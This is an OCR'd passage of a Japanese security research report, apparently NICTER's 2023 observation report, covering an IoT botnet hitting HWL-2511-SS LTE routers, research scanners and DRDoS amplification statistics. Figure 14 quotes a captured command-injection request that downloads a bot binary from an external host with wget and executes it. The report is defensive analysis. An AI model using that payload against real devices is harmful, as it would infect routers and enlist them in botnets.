


図13: 23/TCP，80/TCP，2323/TCP，37215/TCP のポートセットをスキャンするホスト数の推移（国別）

```
GET /cgi-bin/popen.cgi?command=ping;wget%20-O%20/tmp/Hytec%20http://
203[.]23.128.62:10081/download/Hytec;chmod%20777%20/tmp/Hytec;/tmp/
Hytec%202871ed18981c4316b59089f4ed9b5d8b%2026755& HTTP/1.1
Host: xx.xx.xxx.xxx:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: text/plain, */*; q=0.01
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

図14: HWL-2511-SS を狙ったコマンドインジェクションのペイロードの一部

3. telnet 経由で機器にログイン
4. シェルスクリプトをダウンロード・実行し，機器をボット化（図 12）

この機器の Web 管理画面は初期状態では LAN 側のみに公開されるよう設定されています．そのため，これらの感染機器は，初期パスワードから変更されないまま，管理画面がインターネットに公開されるようにユーザによって設定変更されたものと考えられます．

3.3.3 HWL-2511-SS

9 月に日本国内のある ISP のモバイル回線からのスキャンの増加が観測されました．送信元機器の管理画面には認証なしでアクセス可能で，管理画面に記載されているロゴやその他の情報から，感染機器は産業用 LTE ルータの HWL-2511-SS であることがわかりました．

この機器に感染する IoT ボットは，23/TCP，80/TCP，2323/TCP，37215/TCP の 4 つのポートの組み合わせ（ポートセット）をスキャンする特徴を持っていました．そこで，このポートセットをスキャンする国別のホスト数の推移を調査しました（図 13）．その結果，日本での感染増加が観測されたのと同じ時期に台湾でも感染増加が観測され，台湾の感染ホストでもベンダ名は異なるものの同様の管理画面が確認されました．

この機器の脆弱性は 2023 年 8 月に中国のセキュリティ関連のフォーラムで報告されており [13] ，NICTER のハニーポットでもその脆弱性を狙った攻撃が観測されました（図 14）．

また，観測された攻撃に含まれていた URL からファイルをダウンロードして調査した結果，このファイルは実行ファイルをダウンロードするためのシェルスクリプトで，ダウンロードされた IoT ボットはこの脆弱性を悪用して感染拡大を試みることが確認されました．

この脆弱性を修正したファームウェアと対策方法は 10 月 26 日にベンダから公開されていますので [14] ，該当機器の管理者は機器を対策済みの最新のファームウェアにアップデートするとともに，インターネットからの管理画面へのアクセスを制限し，管理用パスワードを変更してください．

3.4. 調査目的のスキャン組織の分析

2018 年以降，調査目的と推測されるスキャンパケットの数が大きく増加しています．2023 年の調査目的スキャンのパケット数は，観測された全パケット数の約 63.8% を占めており，2022 年の 54.9% から大きく増加しました（2.1 節）．本節では，送信元の組織を特定できた調査スキャン（既知組織の調査スキャン）と，送信元の組織を特定できなかったスキャン（未知組織の調査スキャン）についてそれぞれ報告します．

3.4.1 既知組織の調査スキャンの分析

2023 年に確認できた調査目的スキャンの組織数とその IP アドレス数を四半期ごとにまとめると次のようになります．

- 第 1 四半期：63 組織，7,013 IP
- 第 2 四半期：62 組織，6,425 IP
- 第 3 四半期：63 組織，6,531 IP
- 第 4 四半期：69 組織，7,170 IP

2023 年 1 年間に確認された組織数は累計で 79，IP アドレス数は 11,186 で，その期間ごとに一部調査組織の移り変わりがみられました．また，これらの IP アドレスから観測されたパケット数の合計は約 1,930 億パケットでした．

特定した 79 の組織のうち観測パケット数の多い上位 10 組織について，組織名・種別・スキャンしたポート番号の種類数・1 年間にスキャンが観測された日数・参考 URL をまとめた結果を表 2 に示します．また，本調査で特定した全 79 組織についてまとめたリストは GitHub で公開しています [24] .

表2: 既知の調査スキャン組織（観測パケット数の多い上位 10 組織[a]）

組織名	種別[b]	TCP ポート数	UDP ポート数	観測日数	参考 URL
Censys	脅威情報提供サービス	65,535	65,535	365	[15]
The Recyber Project	不明	65,536	5	365	[16]
Stretchoid	不明	995	79	365	[17]
CriminalIP	脅威情報提供サービス	28,864	1,955	365	[18]
Palo Alto Networks (Cortex-Xpanse)	脅威情報提供サービス	1,498	23	365	[19]
Shadowserver	脅威情報提供サービス	310	40	365	[20]
Academy for internet research	不明	1,479	1	339	[21]
driftnet (internet-measurement.com)	脅威情報提供サービス	65,535	2	365	[22]
Shodan	脅威情報提供サービス	1,252	86	365	[23]
internettl	不明	257	121	262	—

[a] 調査で特定できた全 79 組織の一覧は GitHub で公開しています [24] .

[b] 公開されている Web ページや論文等を参照し，そのサービスの実態が確認できた場合に提供しているサービスや目的を記載しています．なお，Web ページに目的が記載されていても，その実態が確認できなかった場合には不明としています．

特定できた組織のうち観測パケット数が最も多かった組織は 2022 年と同じく Censys で，375 の IP アドレスから合計で約 456 億パケットが観測されました．次に多く観測された組織は The Recyber Project で，281 の IP アドレスから約 340 億パケットが観測されました．

調査目的のスキャンを行う組織は，自身の Web サイト等でスキャンの目的やポートの種類，頻度等について公開することが推奨されていますが [25] ，我々の調査では多くの組織でスキャンに関する詳細な記述を見つけることができませんでした．

3.4.2 未知組織の調査スキャンの分析

2023 年に未知組織の調査スキャンと判定された IP アドレスの数は 6,001 で，これらの IP アドレスから観測されたパケット数の合計は約 2,022 億パケットでした．送信元 IP アドレスが属する AS（Autonomous System）別に観測パケット数を集計し[*10]，パケット数の多い上位 10 種類の AS について，AS 情報・観測パケット数・IP アドレス数をまとめた結果を表 3 に示します．

観測パケット数の最も多かった「AS50360 Tamitiya EOOD」からは，2023 年の 1 年間に 61 の IP アドレスから約 296 億パケットが観測されました．9 月中旬の未知組織の調査スキャンパケット数の急増（図 1）では通常の 2〜3 倍の TCP パケットが観測されましたが，その送信元の多くはこの「AS50360 Tamatiya EOOD」と「AS198465 BtHoster LTD」でした．該当期間のこれらの AS からのスキャンには同じ Masscan [26] が使用されており，スキャンの開始時刻もほぼ同時刻であったことから，AS は異なりますが同一の組織によるスキャンの可能性が高いと推測されます．

4. DRDoS 攻撃の観測状況

DRDoS（Distributed Reflection Denial-of-Service）攻撃とは，インターネット上の DNS や NTP 等のサーバを通信の増幅器として悪用し，攻撃対象に大量のパケットを送付する DDoS 攻撃の一種です．我々は横浜国立大学吉岡研究室と共同で，DRDoS 攻撃を観測するハニーポットである AmpPot [27, 28] の研究開発を進めています．本章では，NICTER プロジェクトで運用中の AmpPot が 2023 年に観測した DRDoS 攻撃の傾向について報告します．

本章で分析に使用するデータの観測期間および観測規模は次のとおりです．

- 観測期間：2023 年 1 月 1 日〜12 月 31 日
- 観測規模：AmpPot 9 台（Proxied モード 7 台，Agnostic モード 2 台[*11]）

DRDoS 攻撃では攻撃者から大量のパケットが送信されるため，攻撃を観測する AmpPot でも大量のパケットが観測されます．そこで AmpPot では，攻撃件数や規模を把握しやすいように，AmpPot ごとに同一の攻撃対象（IP アドレス）に対する連続したパケット群をまとめて 1 件の攻撃として集計しています．本章で記述する攻撃件数

*10. AS 情報の推定には MaxMind 社（https://www.maxmind.com/）の GeoIP データベースを使用しました．

*11. Proxied モードとは，実際のサーバプログラムをハニーポットとして用いる AmpPot のモードです．Agnostic モードとは，受信パケットに対して（そのサービスのプロトコルを無視して）大きな応答を返す AmpPot のモードです．Proxied モードの AmpPot は現在 7 種類のサービスで観測を行っており，Agnostic モードの AmpPot は UDP の全ポートで観測を行っています．詳細は [27, 29] を参照して下さい．

表3: 未知組織の調査スキャンの送信元 AS（観測パケット数の多い上位 10AS）

AS 番号	AS 名	観測パケット数	IP アドレス数
AS50360	Tamatiya EOOD	約 296 億	61
AS396982	GOOGLE-CLOUD-PLATFORM	約 229 億	1,100
AS198465	BtHoster LTD	約 164 億	49
AS57523	Chang Way Technologies Co. Limited	約 130 億	152
AS198953	Proton66 OOO	約 125 億	25
AS202425	IP Volume inc	約 120 億	80
AS210848	Telkom Internet LTD	約 97 億	36
AS132203	Tencent Building, Kejizhongyi Avenue	約 70 億	53
AS14061	DIGITALOCEAN-ASN	約 67 億	1,327
AS50867	Hostkey B.v.	約 45 億	12

とはこの集計に基づく件数で，特に断らない限り，上記の 9 台の AmpPot の観測結果を合計したものです．

4.1. DRDoS 攻撃の観測結果

4.1.1 攻撃件数の推移

2023 年に AmpPot が観測した DRDoS 攻撃件数の日ごとの推移を図 15 に示します．2023 年の 1 年間に，AmpPot は累計で約 5,561 万件（前年 3,465 万件），1 日平均で約 15 万件（前年 9.5 万件）の攻撃を観測しました．そのうち，日本宛の攻撃は累計で約 896 万件（前年約 61 万件），1 日平均で約 2.4 万件（前年約 1,678 件）でした．

累計の攻撃件数は前年と比較して増加しましたが，これは攻撃件数が全体的な傾向として増加したためではなく，図 15 が示すように，攻撃件数の一時的な急増に起因しています．この攻撃件数の一時的な急増事象は，絨毯爆撃型[*12]の DRDoS 攻撃が観測された結果です．我々の運用する AmpPot では，本章の冒頭で述べたとおり，AmpPot ごとに同一の攻撃対象（IP アドレス）に対する連続したパケット群をまとめて 1 件の攻撃として集計しています．しかし，絨毯爆撃型の DRDoS 攻撃が発生した場合，同時に攻撃された IP アドレス分だけ攻撃件数が計上されるため，その結果見かけの攻撃件数が急増します．

絨毯爆撃型の攻撃が頻繁に観測されたため累計の攻撃件数は増加しましたが，その期間を除くと攻撃件数は全体・日本宛ともに例年程度で推移しました．

4.1.2 国・地域別の被攻撃件数

国・地域別の被攻撃件数の割合を図 16 に示します[*13]．被攻撃件数の上位 5 カ国のみで攻撃件数全体の 8 割を占めました．この中でも，特に香港・日本では絨毯爆撃型の DRDoS 攻撃が頻繁に観測されており，その結果累計の被攻撃件数が増加しました．香港・日本宛の絨毯爆撃型攻撃については 4.2.1 節で報告します．

4.1.3 攻撃の継続時間

AmpPot が観測した DRDoS 攻撃の継続時間の分布を図 17 に示します．1 分未満の攻撃が約 22%，1 分〜10 分未満の攻撃が全体の約 69% で，例年通り継続時間の短い攻撃が多くを占めました．また，2023 年に観測された継続時間の最も長い攻撃はドイツに割り当てられた IP アドレスを狙った攻撃で，約 18 日間にわたって攻撃が観測されました．

4.1.4 攻撃に悪用されたサービス

AmpPot が観測した DRDoS 攻撃について，攻撃に悪用されたサービスの一覧とその攻撃件数を表 4 に示します．1 万件以上の攻撃が観測されたサービス数（ポート番号の数）は，2020 年は 35 種類，2021 年は 38 種類，2022 年は 151 種類[*14]と推移してきましたが，2023 年は 21 種類と減少しました．

4.1.5 マルチベクタ型の攻撃

複数種類の手法を組み合わせたマルチベクタ型の DRDoS 攻撃について，AmpPot が観測した DRDoS 攻撃の手法の種類数の割合を図 18 に示します．2 種類以上の手法を組み合わせて攻撃されたホストの割合は，2023 年は全体の約 21%（前年約 22%）でした．

*12. 単一の IP アドレスではなく，AS や ISP 等のネットワークを狙った DDoS 攻撃のこと．

*13. 国情報の推定には MaxMind 社（https://www.maxmind.com/）の GeoIP データベースを使用しました．

*14. 2022 年の急増はある製品が提供するサービスを悪用する攻撃が多数のポートで観測されたためです．




図15: 日ごとの DRDoS 攻撃件数の推移（左軸：全体，右軸：日本宛）




図16: 国・地域別の被攻撃件数




図17: 攻撃継続時間

表4: DRDoS 攻撃に悪用されたサービス

(a) Proxied モード（7 台）

ポート番号	サービス名	攻撃件数
123/UDP	NTP	36,741,776
53/UDP	DNS	2,625,183
11211/UDP	Memcached	295,912
161/UDP	SNMP	294,539
19/UDP	CharGen	118,224
1900/UDP	SSDP	61,388
17/UDP	QoTD	91

(b) Agnostic モード（2 台，上位 10 種類）

ポート番号	サービス名	攻撃件数
123/UDP	NTP	11,160,040
37020/UDP	Hikvision SADP	919,315
53/UDP	DNS	772,833
3702/UDP	WSD	503,398
37810/UDP	Dahua Discovery	458,905
389/UDP	CLDAP	418,201
3283/UDP	ARMS	406,505
3478/UDP	STUN	268,964
19/UDP	CharGen	212,666
1900/UDP	SSDP	167,856

4.2. DRDoS 攻撃の観測事例

4.2.1 絨毯爆撃型 DRDoS 攻撃の観測状況

4.1.2 節で述べたように，2023 年は香港と日本宛の攻撃件数が前年と比較して急増しました．これは香港・日本に属するネットワークを狙った絨毯爆撃型 DRDoS 攻撃が観測され，IP アドレス単位で集計している攻撃件数が統計上多く計上されてしまったためです．本節では，2023 年に観測された香港・日本宛の絨毯爆撃型の DRDoS 攻撃について報告します．

香港・日本宛の日ごとの攻撃件数の推移を図 19 に示します．平時の DRDoS 攻撃件数は香港宛は 1 日数千件，日




図18: 攻撃手法の種類数




図19: 香港・日本宛の日ごとの攻撃件数の推移

本宛は 1 日数百件で推移していましたが，ある期間の攻撃件数が 1 日数十万に達していることがわかります．これらの期間の攻撃対象の IP アドレスを調査した結果，/24 ネットワーク単位で複数のネットワークが攻撃されていたことが確認されました．

具体的には香港でデータセンターを提供する企業の 2 つの/24 ネットワークに対して，該当期間に約 350 万件の攻撃が観測されており，ネットワーク全体が執拗に攻撃されていたことがわかります．また，日本宛の攻撃の例としては，東京の NPO 法人が管理する/24 ネットワークに対して該当期間に約 60 万件の攻撃が観測されていました．

4.2.2 イスラエル・パレスチナに関連する DRDoS 攻撃の観測事例

パレスチナのイスラム主義組織「ハマス」が 2023 年 10 月 7 日にイスラエルへ攻撃を開始して以降，両者の武力衝突が継続しています．本節では，イスラエル・パレスチナ宛の DRDoS 攻撃の観測状況について報告します．

イスラエル・パレスチナ宛の日ごとの攻撃件数の推移




図20: イスラエル・パレスチナ宛の日ごとの攻撃件数の推移

を図 20 に示します．日によって変動はありますが，1 日平均でイスラエル宛は約 49 件，パレスチナ宛は約 3 件の DRDoS 攻撃が観測されました．攻撃件数の推移自体には武力衝突の開始前後で大きな変化はみられませんでした．

具体的な攻撃事例を見てみると，イスラエルの政府機関を狙ったとみられる攻撃（IP アドレスの逆引きのホスト名が「.gov.il」で終わるもの）は 10 月 9 日以降増加し，特にイスラエルの国防省関係の複数のサーバを狙ったと見られる攻撃が 10 月以降継続して観測されました．一方，パレスチナの政府機関（IP アドレスの逆引きのホスト名が「.gov.ps」で終わるもの）を狙ったと見られる攻撃は 10 月 9 日に観測されましたが，それ以降観測されませんでした

4.2.3 IoT 機器のサービスを悪用した DRDoS 攻撃

近年普及している IoT 機器で使用されるサービスの中には DRDoS 攻撃に悪用されるものがあります．

2023 年に 1 万件以上の攻撃が観測されたサービスのうち，IoT 機器での利用が想定されるサービスの一覧を表 5 に示します．5 種類のうち 3 種類のサービスは，Hikvision 社・Dahua 社・Lantronix 社の製品にそれぞれ実装されている，周囲のホストを探索する Discovery 系のサービスでした．これらのサービスが不適切な設定で外部に公開されているため，DRDoS 攻撃に悪用されていると考えられます．

5. おわりに

本レポートでは，NICTER プロジェクトで実施しているダークネット，ハニーポット等を使った観測において，2023 年の 1 年間で観測されたサイバー攻撃の状況について報告しました．2016 年に Mirai が登場してから 7 年経

表5: DRDoS 攻撃に悪用された IoT 機器向けのサービス

ポート	サービス	攻撃件数	用途
37020/UDP	Hikvision SADP	919,315	Hikvision 社の Discovery プロトコル
37810/UDP	Dahua Discovery	458,905	Dahua 社の Discovery プロトコル
5683/UDP	CoAP	96,183	省リソース向けの通信プロトコル
17185/UDP	VxWorks WDB	25,091	VxWorks のデバッグプロトコル
30718/UDP	Lantronix Discovery	23,999	Lantronix 社の Discovery プロトコル

過した 2023 年においても，IoT 機器に対する活発な攻撃活動が観測される状況は続いていますが，今年はモバイル回線においてボット化した複数の機器の感染活動が観測されたことが印象的でした．ダークネットで観測される調査スキャナによるスキャンパケットが占める割合が過去最高を更新したことからも，攻守を問わず第三者によるインターネット空間における脆弱なホストの探索はますます活発化していくと予想されます．今後も継続した観測と分析を行い，関係機関との情報共有や実態把握に努めていきたいと思います．

文責

本レポートの執筆担当は次のとおりです. 1 章 久保，2 章 遠藤，3 章 森，久保，遠藤，4 章 牧田，5 章 久保，全体統括 久保，レビュー・校正 牧田．

参考文献

[1] GREYNOISE. https://www.greynoise.io/.

[2] SANS Internet Storm Center. https://isc.sans.edu/.

[3] サイバーセキュリティ研究室. NICTER 観測レポート 2018. Technical report, 国立研究開発法人情報通信研究機構, 2019.

[4] 遠藤由紀子，森好樹，島村隼平，久保正樹. ダークネット観測における大規模スキャナの判定指標の提案. In 情報通信システムセキュリティ研究会（ICSS）. 電子情報通信学会, 2020.

[5] NICTER. NICTER Blog 観測統計. https://blog.nicter.jp/.

[6] NIST: NATIONAL VULNERABILITY DATABASE. CVE-2017-17215. https://nvd.nist.gov/vuln/detail/CVE-2017-17215.

[7] HUAWEI. Security Notice - Statement on Remote Code Execution Vulnerability in Huawei HG532 Product. https://www.huawei.com/en/psirt/security-notices/huawei-sn-20171130-01-hg532-en.

[8] Fortinet. Rise of One More Mirai Worm Variant. https://www.fortinet.com/blog/threat-research/rise-of-one-more-mirai-worm-variant.

[9] InfectedSlurs ボットネットがゼロデイで Mirai を拡散. https://www.akamai.com/ja/blog/security-research/new-rce-botnet-spreads-mirai-via-zero-days.

[10] Mirai 亜種 InfectedSlurs の活動状況. https://sect.iij.ad.jp/blog/2023/12/mirai-infectedslurs/.

[11] AE1021/AE1021PE のファームウェア 2.0.10 公開のお知らせ. https://www.fxc.jp/news/20231206.

[12] JVNVU#93639653 複数の Hitron Systems 製デジタルビデオレコーダにおける不適切な入力確認の脆弱性. https://jvn.jp/vu/JVNVU93639653/.

[13]【HW-0day】Hytec Inter HWL-2511-SS RCE【POC】. https://cn-sec.com/archives/1961451.html.

[14] ハイテクインター株式会社. 【重要】LTE ルータ HWL-2511-SS の脆弱性に関するご報告. https://hytec.co.jp/other/21773.html.

[15] Censys. https://censys.io/.

[16] The Recyber project. https://www.recyber.net/.

[17] Stretchoid. https://stretchoid.com/.

[18] CriminalIP. https://www.criminalip.io/.

[19] Palo Alto Networks (Cortex-Xpanse). https://www.paloaltonetworks.com/cortex/cortex-xpanse.

[20] The Shadowserver Foundation. https://www.shadowserver.org/.

[21] Academy for internet research . https://academyforinternetresearch.org/.

[22] driftnet (internet-measurement.com). https://internet-measurement.com/.

[23] Shodan. https://www.shodan.io/.

[24] NICTER. Survey Scanner List. https://github.com/nict-csl/survey-scanner.

[25] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast internet-wide scanning and its security applications. In Proceedings of the 22nd USENIX Conference on Security Symposium, SEC '13, pages 605–620, 2013.

[26] robertdavidgraham. MASSCAN: Mass IP port scanner. https://github.com/robertdavidgraham/masscan.

[27] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In International Workshop on Recent Advances in Intrusion Detection, pages 615–636. Springer, 2015.

[28] 横浜国立大学情報・物理セキュリティ研究拠点. AmpPot: Honeypot for Monitoring Amplification DDoS Attack. https://sec.ynu.codes/dos/.

[29] 西添友美，牧田大佑，吉岡克成，松本勉. プロトコル非準拠ハニーポットを用いた新種の DRDoS 攻撃の早期検知. In 情報通信システムセキュリティ研究会（ICSS）. 電子情報通信学会, 2017.